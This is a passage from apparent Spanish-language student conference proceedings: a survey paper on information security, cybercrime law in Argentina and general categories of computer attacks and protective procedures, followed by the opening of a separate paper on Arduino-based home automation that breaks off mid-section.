El uso apropiado de las nuevas tecnologías en el campo de la Informática facilita la comunicación entre los usuarios, la automatización de procesos en el campo de los negocios, la optimización del tiempo en muchas tareas cotidianas, entre otras. Sin embargo, también puede ser utilizada para cometer actos ilícitos. El presente trabajo tiene por objetivo destacar la importancia de la información y su integridad, analizando la problemática de los ataques hacia los sistemas informáticos y las técnicas utilizadas por la Seguridad Informática para contrarrestar los efectos de los mismos. Se logra exponer la gran demanda a nivel mundial que existe en cuanto a técnicas eficientes para la protección de la información, el gran avance y la importancia de la Seguridad Informática en los distintos países, y la necesidad de una metodología eficiente para reducir los ataques informáticos lo máximo posible.

Palabras Clave
Seguridad Informática, información, cibercrimen, delitos informáticos, ataques informáticos.

Introducción

La Seguridad Informática es la encargada de reducir o eliminar los riesgos físicos (relacionados a los daños en la infraestructura computacional producidos generalmente por causas naturales) y los riesgos lógicos (referidos a los creados por personas con la intención de dañar o robar información) que pueden sufrir los sistemas informáticos. Se la define como el área o disciplina que se ocupa de proteger la privacidad e integridad de la información de todo tipo de amenazas a las que se expone [1].

Con el desarrollo de nuevas formas de obtener y/o modificar información de manera ilícita, la brecha que divide la seguridad de la información y la apropiación o alteración de la misma es cada vez más estrecha [2]. Esto conlleva un gran problema a la hora de proteger los activos más valiosos de las organizaciones como son: la información y todo lo que se desprende de su correcto manejo.

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de "Sistemas y Organizaciones", primer año de cursada) es analizar y comparar las diversas técnicas que utiliza la Seguridad Informática para la transferencia de información mediante archivos, la protección de la infraestructura informática, la minimización y eliminación de los posibles riesgos, la detección a tiempo de las amenazas y la elaboración de planes de contingencia ante un ataque o vulnerabilidad.

Para cumplir con el presente objetivo, el trabajo se estructura de la siguiente manera: en la sección 1, se expone el valor que tiene la información en las organizaciones y se define el concepto de Seguridad Informática; en la sección 2, se estudian los casos de delitos informáticos en relación al daño y robo de la información; en la sección 3, se analizan los posibles riesgos de ataques y vulnerabilidades que presentan los sistemas informáticos; en la sección 4, se comparan y analizan los diferentes planes y estrategias utilizadas para mantener la integridad y disponibilidad de la información. Finalmente, en la sección 5, se detallan las conclusiones y futuras líneas de trabajo.

1. La seguridad Informática y el Valor de la Información

Desde la década de los 70, los sistemas informáticos han ido evolucionando haciendo que cada vez sea más fácil y

rápido tener acceso a la información desde cualquier lugar. Dicha evolución tecnológica se ve reflejada en las nuevas técnicas desarrolladas a la protección de la información. Hoy en día, existen diferentes procesos que permiten a un emisor enviar información y que solo el receptor (usuario con autorización) pueda recibirlo [3]. El área o disciplina involucrada es la Seguridad Informática la cual se encarga, a través de diferentes técnicas, de proteger la integridad y disponibilidad de la información, ya sea, enviada por medio de internet o almacenada en los servidores locales [4].

En ocasiones, algunas de las técnicas aplicadas para mantener la privacidad de la información enviada o alojada en las diferentes infraestructuras computacionales fallan, o es vulnerada por personas que buscan dañar o robar información [5]. La Seguridad Informática, se enfoca en reducir los riesgos para así evitar fallos y posibles ataques. Para la gran mayoría de las organizaciones, la información se comprende como el activo más valioso, por lo que es de vital importancia mantener su seguridad, ya que la información es necesaria para la toma de decisiones y la organización presentaría riesgos si es espiada, robada o dañada [6].

La Seguridad Informática no se contempla como un producto, sino más bien como una serie de procesos cuyo objetivo principal es la del resguardo de la información. De este modo se la puede conceptualizar como un conjunto de técnicas enfocadas en impedir el robo y daño de la información, así como también influye en la reducción o eliminación de los riesgos que presentan los recursos informáticos de los ataques (externos) y debilidades (internas) que existen en cualquier organización [7].

Los objetivos principales a los que se enfoca la Seguridad Informática [8] son los siguientes:

- Disponibilidad y accesibilidad de los sistemas y datos: se comprende como un requisito necesario para tener acceso a los sistemas de manera puntual y solo para los usuarios que cuenten con autorizados, además de presentar soluciones a los problemas de denegación de acceso a los datos y sistemas informáticos, y la eliminación no autorizada.
- Integridad de datos y los sistemas: se pretende garantizar la protección de la información contra la alteración, robo, o daño, y del mismo modo hacia los sistemas permitiendo realizar operaciones sin deteriorar y evitando la manipulación de los datos.
- Confidencialidad: se presenta con la intención de que la información tanto almacenada, enviada (a destino) y en tránsito sea solo visible para usuarios autorizados, es decir preservar la privacidad y mantener como secreto los datos.

En ocasiones existen diferentes tipos de información que convienen, o no, preservar y mantener su confidencialidad. El valor que le da la organización a la información por lo general es designado por los datos extraídos de una base de datos en la que se recopila información tanto externa como interna. La información potencialmente más útil es analizada y procesada para realizar la toma de decisiones [9]. Por ejemplo, los datos que maneja el departamento de marketing de una empresa le permiten procesar y analizar información para mantener y complacer las necesidades de los clientes. Es obvio pensar que es un tipo de información que necesita mantenerse en secreto [10].

2. Delitos informáticos

Los delitos informáticos son un conjunto de actividades ilícitas, vinculadas al área tecnológica [11].

Desde la creación de los primeros sistemas informáticos se ha buscado la manera de vulnerarlos. Dentro de este contexto, algunos de los cibercriminales más famosos fueron:

- Kevin Mitnick, que a los 16 años logró romper la seguridad del sistema informático de su colegio. Durante los años ochenta y principios de los noventa ganó bastante popularidad al infiltrarse en los sistemas de

varias universidades, empresas informáticas y de telecomunicaciones, incluso la NASA y el sistema de defensa de los Estados Unidos [12].

● Vladimir Levin consiguió acceder a través de internet al sistema informático de Citybank en Nueva York para realizar transferencias con valor de 10 millones de dólares [13].

En Junio de 2008, la Ley 26.388 conocida como la "ley de delitos informáticos" ha incorporado y realizado una serie de modificaciones al Código Penal Argentino [14].

De esta forma, diferentes delitos de carácter informático pasaron a ser penados, poniendo fin a una etapa de gran vacío legal [14]. Dentro de estas modificaciones se encuentran [15]:

● Incorporación dos párrafos al art. 77 CP, ampliado el término "documento", a toda representación de actos o hechos con independencia del soporte utilizado.

● Incorpora como inc. 16 del art. 173, el fraude mediante técnicas de manipulación informáticas.

● Incorpora al art. 184, el delito que impidiere el libre ejercicio de la autoridad a través de un sistema informático.

● Incorpora en el art. 255, la sustracción y ocultación de registros y/o documentos que puedan servir como prueba a una autoridad judicial.

Situación internacional

Durante años se ha estado buscando en el ámbito internacional un consenso en las valoraciones políticas y/o jurídicas de los problemas derivados de actividades delictivas realizadas con computadoras, lo cual ha dado lugar a que, en algunos casos, se modifiquen los derechos penales de algunos países [17].

En 1983, la Organización de Cooperación y Desarrollo Económico (OCDE) inició un estudio de la posibilidad de aplicar, en el plano internacional, leyes penales a fin de luchar contra el problema del uso indebido de las computadoras [16].

De esta forma, la OCDE en 1986 publicó un informe titulado "Delitos de Informática: análisis de la normativa jurídica" [16], en donde se reseñó las normas legislativas vigentes y las propuestas de diversos miembros y se recomendó una lista mínima de ejemplos de uso indebido que, los países podrían prohibir y sancionar en leyes penales, como por ejemplo: fraude, alteración de datos y programas de computadora, sabotaje informático, acceso no autorizado, entre otros [16].

Por otra parte, en el 8° Congreso de la Organización de las Naciones Unidas (ONU), se dijo que el problema principal en ese momento era la reproducción y difusión no autorizada de programas informáticos, por lo que era necesario adoptar medidas preventivas para evitar su aumento. Por lo que se recomendó establecer normas sobre la seguridad de las computadoras a fin de ayudar a la comunidad internacional a hacer frente a estas formas de delincuencia [17].

3. Vulnerabilidades y ataques hacia los sistemas informáticos

En esta sección y sus respectivas subsecciones se procede a analizar las diversas vulnerabilidades que puede sufrir un sistema informático. En 3.1 se describen los ataques pasivos mientras que, en 3.2, se describen los ataques activos, mencionando algunos ejemplos.

Si un sistema informático es vulnerable, significa que posee debilidades que vuelven al mismo susceptible a potenciales amenazas y ataques [18]. Las amenazas, son aquellos hechos que sacan ventaja de las vulnerabilidades de un sistema para ocasionar daños a la infraestructura y a la información que circula en una organización [18,19]. Las más comunes, son los ataques informáticos.

Cuando se habla de un ataque informático, se refiere a la capacidad de aprovecharse de las debilidades o deficiencias que puede tener un sistema (ya sea en el software, en el hardware o en las personas que lo componen) con la finalidad de obtener un beneficio [19].

A raíz de esto, surge la necesidad de clasificar los distintos tipos de ataques para así poder analizar las diferentes maneras en las que estos actúan. En primer lugar, están los ataques pasivos, en los cuales el atacante pasa desapercibido y sin ser detectado en el momento en el que está manipulando la información (es decir, no altera la comunicación sino que su objetivo primordial es interceptar y recopilar información). Luego, por otra parte, están los ataques activos, donde se modifica el movimiento (flujo) que tienen los datos. Estas modificaciones pueden ir desde la suplantación de identidad y la reactuación (se repiten mensajes para provocar un efecto indeseable) hasta la modificación de mensajes o la inhibición de un servicio [20]. De acuerdo a esta clasificación, pueden distinguirse diversos tipos de ataques.

3.1 Ingeniería Social

En Seguridad Informática, el concepto de "Ingeniería Social" apunta a un conjunto de estrategias basadas en el engaño hacia los usuarios para obtener información [19]. A este conjunto de ataques se los cataloga como ataques pasivos. Entre ellos, las formas de ataque más utilizadas son: sniffing (programa que monitoriza el tráfico de información de un sistema), phishing (se envían correos electrónicos engañosos con la finalidad de que el usuario revele información importante) y tempest (se captan las emanaciones de los equipos electrónicos para obtener información). Este último es generalmente utilizado por agencias y organismos del gobierno [20,22].

3.2 Virus informáticos, worms, troyanos y bombas lógicas

Se llaman virus informáticos a los diferentes programas que tienen la propiedad de crear copias de sí mismos a partir de un archivo, para poder ejecutar su acción viral. Dicho virus se ejecuta en el momento en que el archivo infectado es abierto. Estos se instalan en el ordenador sin permiso del usuario, y tienen la capacidad de permanecer inactivos un periodo de tiempo con el fin de propagarse y además no ser detectados. De esta manera, se los cataloga como ataques directos [21,23].

La creación del virus y su uso disminuyó, dando lugar a los denominados "worms". La diferencia entre estos es que, aunque ambos crean copias de sí mismos, los worms no dependen de archivos para ejecutarse, por lo que se consideran unos tipos de virus de gran complejidad y peligrosos. Estos se mueven en el entorno de internet y el correo electrónico. Los virus tienen la capacidad de provocar múltiples problemas, como deteriorar, eliminar datos, borrar y modificar archivos [21].

Existen miles de tipos de virus, entre ellos los virus clásicos, que sólo infectan archivos ejecutables; los virus de macros, los cuales infectan documentos; los virus MBR, que infectan el sector de arranque del disco [23]. A continuación, se detallan algunos ejemplos:

- Viernes 13: este virus no tiene la capacidad de detectar los programas ya contaminados, y por esto es que vuelve a infectarlos. Esta reiterada contaminación produce el aumento del tamaño del virus, hasta llegar a un tamaño que ya no pueda manejarse por el sistema operativo [22].
- Virus del lenguaje Java: afectan a programas desarrollados en el lenguaje java que tienen como objetivo dar nuevas funciones al navegador o alguna aplicación del sistema [4].
- Virus de Win32: infectan ficheros y componentes del entorno de Windows. Dichos virus provocan el aumento del tamaño de los ficheros infectados, vuelven más lento el sistema Windows Algunos de estos añaden una instrucción en el fichero con el fin de activar su ejecución al apagar o reiniciar el equipo [4].

Al igual que los virus, los troyanos y bombas lógicas son considerados como un tipo de ataque directo, donde los troyanos son códigos anexados a un programa que al

ser ejecutado permite al mismo infectar al sistema. En cambio, las bombas lógicas son códigos que tienen la propiedad de activarse al producirse un hecho específico [20,23].

4. Planes y Estrategias para la integridad de la Información

Una entidad que opera con datos de información de carácter privado toma ciertas políticas de confidencialidad y seguridad desde antes que se produzcan problemas, tales como ataques informáticos (que en ciertas organizaciones pueden producirse tanto de forma externa como interna) o "fugas" de información que pueden deberse a una mala comunicación entre sectores, haciendo así llegar datos confidenciales de una entidad a terceros. En este contexto, para las organizaciones la información que es transportada de un lugar a otro no solo es de vital importancia para el correcto funcionamiento de las actividades, sino que además es durante el transporte de esta que se encuentra más expuesta y es más vulnerable a ciertos ataques de terceros, interrumpiendo la llegada de los datos de forma íntegra y segura [24,25].

Es por esto que se debe tener en cuenta que la Inseguridad Informática, más allá de cualquier operación de prevención de seguridad que pueda ser implementada, termina por convertirse en una propiedad misma de los Sistemas Informáticos [24].

Para efectuar un correcto control frente a la información que se quiera enviar de un sector a otro, se requiere que se realice una correcta evaluación cada vez que se presente un problema/necesidad en particular para asegurar la integración y confidencialidad que el usuario debe tener dentro de la transferencia de datos [25,26].

A continuación, se detallan los procedimientos que se realizan para el control, que consecuencia la seguridad de la información:

- Detección del Problema: se señala cuál es el objetivo a cumplir y cuáles son sus impedimentos.
- Análisis de los Riesgos: se realiza una exhaustiva evaluación frente a los posibles riesgos que podrían afectar a la seguridad.
- Aprobación del Proceso: se envía el resultado de las etapas anteriores a los encargados correspondientes para concretar la implementación de la seguridad de la información. De no ser así, se realizan nuevamente los pasos anteriores.
- Desarrollo de PSI (Políticas de la Seguridad de la Información): se crea el diseño de ciertas medidas, acorde a los resultados, que pasarán a un estado de control por parte de las Tecnologías de la Información y la Comunicación (TICs) para su posterior revisión.
- Evaluación y Revisión: se evalúan los procesos realizados por las TICs, y se hace una revisión general de todos los controles realizados hasta ahora por medio de los especialistas en Sistemas de Información (SI) y los líderes de la organización.
- Publicación y Pos-Integración: se hace la confección de informes del proceso de revisión, y se las notifica a cada uno de los sectores de actividad que va ir a parar.
- Verificación de las Políticas: se aplican las medidas de seguridad en cada uno de los sectores de la actividad. Al mismo tiempo, se efectúan correcciones a las medidas implementadas, realizando diversas notaciones para su posible modificación. De no llegar a funcionar las políticas como se esperaba, se efectúan las modificaciones que se vean propensas a realizar.

Debe considerarse que éstas técnicas corresponden a un protocolo de seguridad, que realizan generalmente aquellas organizaciones y/o entidades que utilizan documentos y archivos (cuyo contenido es de suma importancia). Es poco usual que aquellos usuarios que se manejan con datos en sistemas informáticos en su vida cotidiana lo utilicen, ya que prefieren decantarse por métodos y procedimientos más sencillos a los que utilizan las empresas [22,25].

En la Figura 1, se muestra un gráfico de los diferentes procedimientos que se deben realizar para el control de la seguridad en la información de forma sistemática.




Figura 1. Modelo de Control de las Políticas de Seguridad en la Información.

En la actualidad existen diversas herramientas y metodologías que le permiten al usuario moverse de forma más abierta sin tener que realizar controles exhaustivos constantemente, conservando la integridad de la información con la que trabaja. Entre ellos están los Cortafuegos (Firewalls), Servidores de Autenticación, Cloud Computing, Firma Digital, Esteganografía, Criptografía, Servidores Proxy, etc. Entre los más destacados está la Criptografía y los Servidores Proxy [27,28].

Resultados

En el presente trabajo, los resultados ponen en evidencia las diversas amenazas y ataques que puede sufrir un sistema informático, siendo algunos más efectivos (en cuanto al robo y/o manipulación de la información) y utilizados con más frecuencia que otros. Lo cierto es que cada uno de los ataques informáticos tiene un único objetivo que difiere con el de los demás, por lo que para determinar cuál de todos es el más efectivo se deben tener en cuenta varios factores, tales como las estrategias que utilizan, las características y capacidades propias de cada uno de ellos, el tipo de información interceptada, que será recopilada y almacenada, o modificada (según el tipo de ataque), etcétera.

Por otra parte, se expone el gran avance que ha tenido el concepto de Seguridad Informática tanto a nivel nacional como a nivel global. Esto último evidencia el gran interés de los países en proteger y asegurar la integridad de la información, además de modificar constantemente las leyes penales que tratan este asunto con el objetivo de sancionar correctamente a aquellas personas que cometen delitos informáticos.

En adición, se incluye la contribución, en distintas formas, del usuario en la capacidad de percibir tales robos cibernéticos, concluyendo que la seguridad no solo venga desde herramientas, técnicas o protocolos externos, sino que se agrega la experiencia como usuario, la cual favorece y complementa dichas medidas de seguridad que se implementan en la actualidad.

Conclusiones

Como producto de la presente investigación, se han elaborado las siguientes conclusiones:

1. En estos tiempos caracterizados por la transferencia constante de información, todas las organizaciones están relacionadas con datos informáticos, sea que adquieran o desarrollen activos de información. Es por este motivo que la seguridad informática se encuentra con un alto índice de demanda y se vuelve una prioridad en las grandes organizaciones, las cuales están en el objetivo de estos ataques.

2. El derecho penal ha tomado una importancia muy grande en los casos de crimen informático, avanzando al punto de cambiar las leyes a medida que aumenta la gravedad y/o complejidad de este tipo de delitos.
3. La seriedad de esta problemática ha concluido en el consenso de distintas naciones para regular sanciones hacia los "ciberdelitos".
4. Las entidades se ven obligadas a adoptar una metodología para así mantener la integridad de la información y evitar el filtrado de datos confidenciales que muchas veces resulta en una gran pérdida de activos.

Como futuras líneas de trabajo, se prevé realizar una encuesta con la finalidad de conocer la frecuencia con la que los usuarios sufren ataques informáticos, los tipos de ataques que sufren, y si consideran eficaces a las técnicas actuales que ofrece la Seguridad Informática para enfrentar estos ataques.

Referencias

[1] G. Baca Urbina, Introducción a la seguridad informática. México: Grupo Editorial Patria, 2016. [En línea] [Consultado el 23 de mayo de 2019]. Recuperado de: https://bit.ly/2Q4G5jf
[2] L. Hernández Díaz. El delito informático, EHU, Euskadi, España, 2009. [En línea] [Consultado el 23 de mayo de 2019]. Recuperado de: https://bit.ly/2VlbhAu
[3] ACISSI, Seguridad informática - Hacking ético. Conocer el ataque para una mejor defensa. 4ta. ed. Barcelona: ENI, 2018. [Consultado el 16 de junio de 2019].
[4] A. Gómez Vieites, Enciclopedia de la Seguridad Informática. 2da. ed. Madrid: RA-MA, 2011. [Consultado el 15 de junio de 2019]
[5] D. Suárez y A. Ávila Fontalvo, "Una forma de interpretar la seguridad informática", riiyd, vol. 2, pp. 87-93, 2013. [Consultado el 17 de junio de 2019]
[6] A. Abril, J. Pulido y J. A. Bohada, "Análisis de riesgos en seguridad de la información", rciyt, vol. 1, pp. 40-53, nov. 2013. [Consultado el 17 de junio de 2019].
[7] J. Voutssas, "Preservación documental digital y seguridad informática". Investigación Bibliotecológica, vol. 24, pp. 127- 155, nov. 2010. [Consultado el 16 de junio de 2019].
[8] J. Areitio, Seguridad de la información. Redes, informática y sistemas de información. Madrid: Paraninfo, 2008. [Consultado el 17 de junio de 2019].
[9] J. Luis Belío y A. Sainz Andrés, Conózca el nuevo marketing: el valor de la información. Madrid: Especial Directivos, 2007. [Consultado el 17 de junio de 2019]
[10] Y. S. Domínguez, "El análisis de información y las investigaciones cuantitativa y cualitativa", rcdsp, vol. 33, pp. 0, 2007. [En línea] [Consultado el 16 de junio de 2019]. Disponible en: http://www.redalyc.org/articulo.oa?id=21433320.
[11] 13º Congreso de las Naciones Unidas sobre Prevención del Delito y Justicia Penal. 2015. [En línea] [Consultado el 17 de junio de 2019]. Recuperado de: http://cort.as/-ItrR
[12] J. Littman. The Fugitive Game: Online With Kevin Mitnick. Estados Unidos, 1996. [En línea] [Consultado el 15 de junio de 2019]. Recuperado de: http://cort.as/-Iwtw
[13] Á. F. Vivas, Auditoría forense aplicada a la tecnología. Adversia. 2009. [En línea] [Consultado el 16 de junio de 2019]. Recuperado de: http://cort.as/-IxvF
[14] Togloni, Micaela, E. "Delito informático en el derecho argentino", 2016. [En línea] [Consultado el 17 de junio de 2019]. Recuperado de: http://cort.as/-ItuZ
[15] Código penal argentino. Ley 26.388. [En línea] [Consultado el 14 de junio de 2019]. Recuperado de: http://cort.as/-Itsa
[16] Estrada Posada, Rodolfo. Someller, Roberto "Delitos informáticos". [En línea] [Consultado el 14 de junio de 2019]. Recuperado de: http://cort.as/-ItsN
[17] 8° Congreso de las Naciones Unidas sobre prevención del delito y tratamiento del delincuente. 1990. [En línea] [Consultado el 16 de junio de 2019]. Recuperado de: http://cort.as/-ItzS
[18] F.N.J Solarte, E.R Enríquez Rosero, M. Benavides Ruano, "Metodología de análisis y evaluación de riesgos aplicados a la seguridad informática y de información bajo la norma ISO/IEC", Revista Tecnológica ESPOL, 2015. [En línea] [Consultado el 17 de junio de 2019]. Recuperado de: https://bit.ly/2JJqyVG
[19] J. Mieres, Ataques Informáticos: Debilidades de seguridad comúnmente explotadas. Argentina: Evil Fingers, 2009. [En línea] [Consultado el 17 de junio de 2019]. Recuperado de: https://bit.ly/2wHPxTI
[20] C.A Parra Correa, H. Porras Diaz, "Las Amenazas Informáticas: Peligro latente para las organizaciones actuales", Revista Gerencia Tecnológica Informática, 2007. [En línea] [Consultado el 17 de junio de 2019]. Recuperado de: https://bit.ly/2Qw2eXZ
[21] C.Vélez Martínez, "Cápsulas de Tecnologías de la Información de la coordinación de Sistemas de cómputo", Cápsulas TI, 2017. [En línea]

[Consultado el 17 de junio de 2019]. Recuperado de: http://cort.as/-IrbB
[22] R. O. Bello Hernández, C. Ileana, R. Alfonso Sánchez, "Elementos teórico-prácticos útiles para conocer los virus informáticos", ACIMED, 2003. [En línea] [Consultado el 17 de junio de 2019]. Recuperado de: http://cort.as/-Ird4
[23] A. Lloris. J.C Torres, A. Prieto, F. Berzal, Introducción a la Informática, 3ra edición. España: Interamericana de España, 2002. [En línea] [Consultado el 17 de junio de 2019]. Recuperado de: http://cort.as/-Irde
[24] J. J, Cano. Inseguridad informática: un concepto dual en seguridad informática. Revista de Ingeniería 2004. [En línea] [Consultado el 17 de junio de 2019]. Recuperado de: https://bit.ly/2QwQqog
[25] J. Burgos Salazar, Pedro G. Campos, Universidad del Bío-BIrdeío, Avenida Collao 1202, Concepción, Chile; "Modelo Para Seguridad de la Información en TIC". [En línea] [Consultado el 17 de junio de 2019]. Recuperado de: http://xurl.es/4nvmg
[26] A. Subert Semanat, Universidad de Oriente, Departamento de telecomunicaciones, "Estrategia de seguridad contra ataques internos en redes locales". [En línea] [Consultado el 17 de junio de 2019]. Recuperado de: http://xurl.es/ldb1r
[27] C.E. Gómez, L. E. Sepúlveda y C. A. Candela; Universidad del Quindío, Armenia; Colombia; 6 de septiembre de 2012. [En línea] [Consultado el 17 de junio de 2019]. Recuperado de: http://xurl.es/64av5
[28] Ing. Y. Marrero Travieso; Centro Provincial de Información de Ciencias Médicas, La Habana; 5 de octubre del 2003. [En línea] [Consultado el 17 de junio de 2019]. Recuperado de: http://xurl.es/fmkqh

Desarrollo de Domótica con Arduino

Universidad Nacional Arturo Jauretche

Sergio Daniel Conde. Universidad Nacional Arturo Jauretche.
sergiodanielconde@fibertel.com.ar
Gustavo Javier GarciaKrahn. Universidad Nacional Arturo Jauretche.
krahn_gustavo@hotmail.com.ar
Pablo Viroulaud. Universidad Nacional Arturo Jauretche.
pablo_viroulaud@yahoo.com.ar
David Baltazar. Universidad Nacional Arturo Jauretche.
david18.baltazar@gmail.com.ar

Resumen

La investigación se basa en la utilización de diferentes herramientas de lenguajes de programación C, C# y Java con la evaluación y aplicación de placas de domótica como Arduino y sus sensores, para obtener el control de diferentes objetos ubicados en el hogar.
Los objetos son los siguientes: aire acondicionado, etc.

La investigación se realiza en la Universidad Nacional Arturo Jauretche en la Asignatura de Ingeniería en Software 1.

Se parte de la siguiente Hipótesis: La integración de la aplicación y evaluación deplacas de domótica, sensores y actuadores para la confección de envió de datos a través del protocolo de redTCP/IP y la captación del dato por un sistema desarrollado pudiéndolo parsear e insertar en una base de datos para poder discriminarlo y cuantificarlo en otra aplicación para poder ser observada por una persona en un sitio web, controlando los objetos del hogar.
Se aplicó una metodología detallada donde se integran diferentes elementos físico y lógicos que permiten identificar el análisis cualitativo y cuantitativo comparando diferentes variables que se encuentran presentes en el entorno y que permiten la obtención del dato como de sus históricos para ser evaluados posteriormente.

Palabras Clave
Arduino, metodología,lenguajes, C, C#, Java IOT , sensores, shield de red.

Introducción

Elementos del Trabajo y metodología

El objetivo general de la investigación ha sido la utilización de diferentes herramientas de lenguajes de programación generando aplicaciones en el campo de la domótica en la Universidad Nacional Arturo Jauretche en Asignatura de Ingeniería en software 1 favoreciendo integración de los conocimientos aprendidos.

1. Marco Teórico

1.1. Industria 4.0

El desarrollo de la industria a lo largo de la historia se puede dividir en etapas. La primera fue la desencadenada por la invención de la máquina de vapor, la segunda por la producción en serie de grandes cantidades de productos, la tercera se puede caracterizar por la automatización de los procesos de la etapa anterior y en los últimos años con la expansión de internet se está dando lugar a una cuarta era en la industria.




Figura 1: Etapas de la industria

El crecimiento de internet a lo largo del mundo en estos últimos años ha tenido una progresión exponencial, de tal forma, que hoy en día forma una parte primordial en la vida de todos los individuos de la sociedad. Esta revolución en las telecomunicaciones y

la tecnología digital impactó en primera instancia en las relaciones interpersonales a través de las redes sociales, luego con el surgimiento del denominado e-commerce las empresas y los proveedores de servicios encontraron en internet un nuevo canal para establecer un contacto con los consumidores.

Esta revolución que trae la conectividad está dando lugar a lo que se conoce como “Industria 4.0” la cual puede ser considerada como una nueva revolución industrial debido a los cambios profundos que está causando, no solo en la relación productor-consumidor sino que también está cambiando la forma de producir y vender lo que se produce.

El concepto de Industria 4.0 propone que todo lo que nos rodea esté conectado, al igual que las personas, a internet. De este modo se da lugar a nuevas áreas de trabajo que requieren nuevos profesionales capacitados en tecnologías y conceptos que no existían en el pasado, como son el IoT (internet de las cosas), Big Data, IA (Inteligencia Artificial), etc.

1.2. Internet de las cosas (IoT)

El Internet de las cosas (Internet Of Things) es un concepto que se refiere a la interconexión digital de objetos cotidianos con internet. Es, en definitiva la conexión a través de internet con objetos más que con personas. Este concepto fue propuesto por Kevin Ashton en 1999 en el Auto-ID Center del MIT, en donde se realizaban investigaciones en el campo de la identificación por radiofrecuencia (RFID) y tecnología de sensores.

En 2003, había aproximadamente 6,3 mil millones de personas en el planeta, y había 500 millones de dispositivos conectados a Internet.3 Si dividimos la cantidad de dispositivos conectados por la población mundial, el resultado indica que había menos de un dispositivo por persona. El crecimiento explosivo de los smartphones y las tablet PC elevó a 12,5 mil millones en 2010 la cantidad de dispositivos conectados a Internet, en tanto que la población mundial aumentó a 6,8 mil millones, por lo que el número de dispositivos conectados por persona es superior a 1 por primera vez en la historia.[1].




Figura 2: Relación entre población mundial y dispositivos

Estos datos reflejan el aumento en la cantidad de personas conectadas a internet, cada una de ellas se encuentra rodeada por miles de objetos con los que interactúa permanentemente en su vida cotidiana, el paradigma de IoT propone que cada uno de ellos se encuentre conectado a internet de modo que las personas o empresas puedan conocer la ubicación o el estado de ellos a todo momento, e incluso automatizar algunos procesos, por ejemplo, si un refrigerador estuviese conectado a la red, podría detectar cuando falte algún alimento y realizar el pedido al supermercado local para reabastecerse sin la intervención de una persona. También este paradigma puede tener impacto sobre el transporte, por ejemplo en el caso de alguna situación en particular como ser condiciones climáticas un sistema podría acceder a los letreros de indicación de velocidad para ajustar la velocidad máxima de circulación permitida.

1.3. Domótica

El termino domótica describe la integración de la informática y la tecnología al hogar, proviene de la combinación de las palabras “Domus” e “informatics”. Tiene sus orígenes en la década del 90 en la Universidad Tecnológica de Eindhoven, aunque en esa época se desconocía su modo de aplicación [2]. Años más tarde con el surgimiento de internet y las tecnologías móviles la implementación de sistemas de domótica fue haciéndose posible.

El concepto de sistemas de domótica se apoya en el paradigma de IoT dado que busca la interconexión de objetos comunes de un hogar a internet para su control y supervisión. Tiene como arquitectura general un concentrador-administrador que actúa como nodo central de los dispositivos instalados en el hogar [3].




Figura 3: Arquitectura de un sistema de domótica

Estos dispositivos pueden ser de entrada de información como sensores o lectores de RFID o de salida como por ejemplo relés. Todo el sistema se termina de integrar con una interface que le proporciona al usuario el acceso al sistema.

1.4. Sistemas Embebidos.

Un sistema embebido es un sistema de computación diseñado para realizar una tarea puntual, por el contrario de los ordenadores de propósito general como una PC. Por lo general se trata de computadoras con un alto nivel de integración en la cual se encuentra el microprocesador, la memoria, entradas y salidas de propósito general y sistemas de comunicación como por ejemplo Wifi o Bluetooth.




Figura 5: Arquitectura de un sistema embebido

Pueden ser fabricados por decenas de millares o por millones de unidades, una de las principales preocupaciones es reducir los costes. Los primeros equipos embebidos que se desarrollaron fueron elaborados por IBM en los años 1980 [4]. En la actualidad hay múltiples fabricantes de estos sistemas entre los que se pueden destacar Arduino y Raspberry.

